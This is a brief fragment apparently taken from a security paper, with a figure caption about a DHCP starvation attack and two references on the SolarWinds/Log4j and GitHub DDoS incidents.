

Figure 9: DHCP starvation attack form

References

(1) Chowdhury, P. D.; Tahaei, M.; Rashid, A. Better Call Saltzer & Schroeder: A Retrospective Security Analysis of SolarWinds & Log4j. **2022**,

(2) Kottler, S. February 28th DDoS Incident Report. 2018; https://github.blog/2018-03-01-ddos-incident-report/.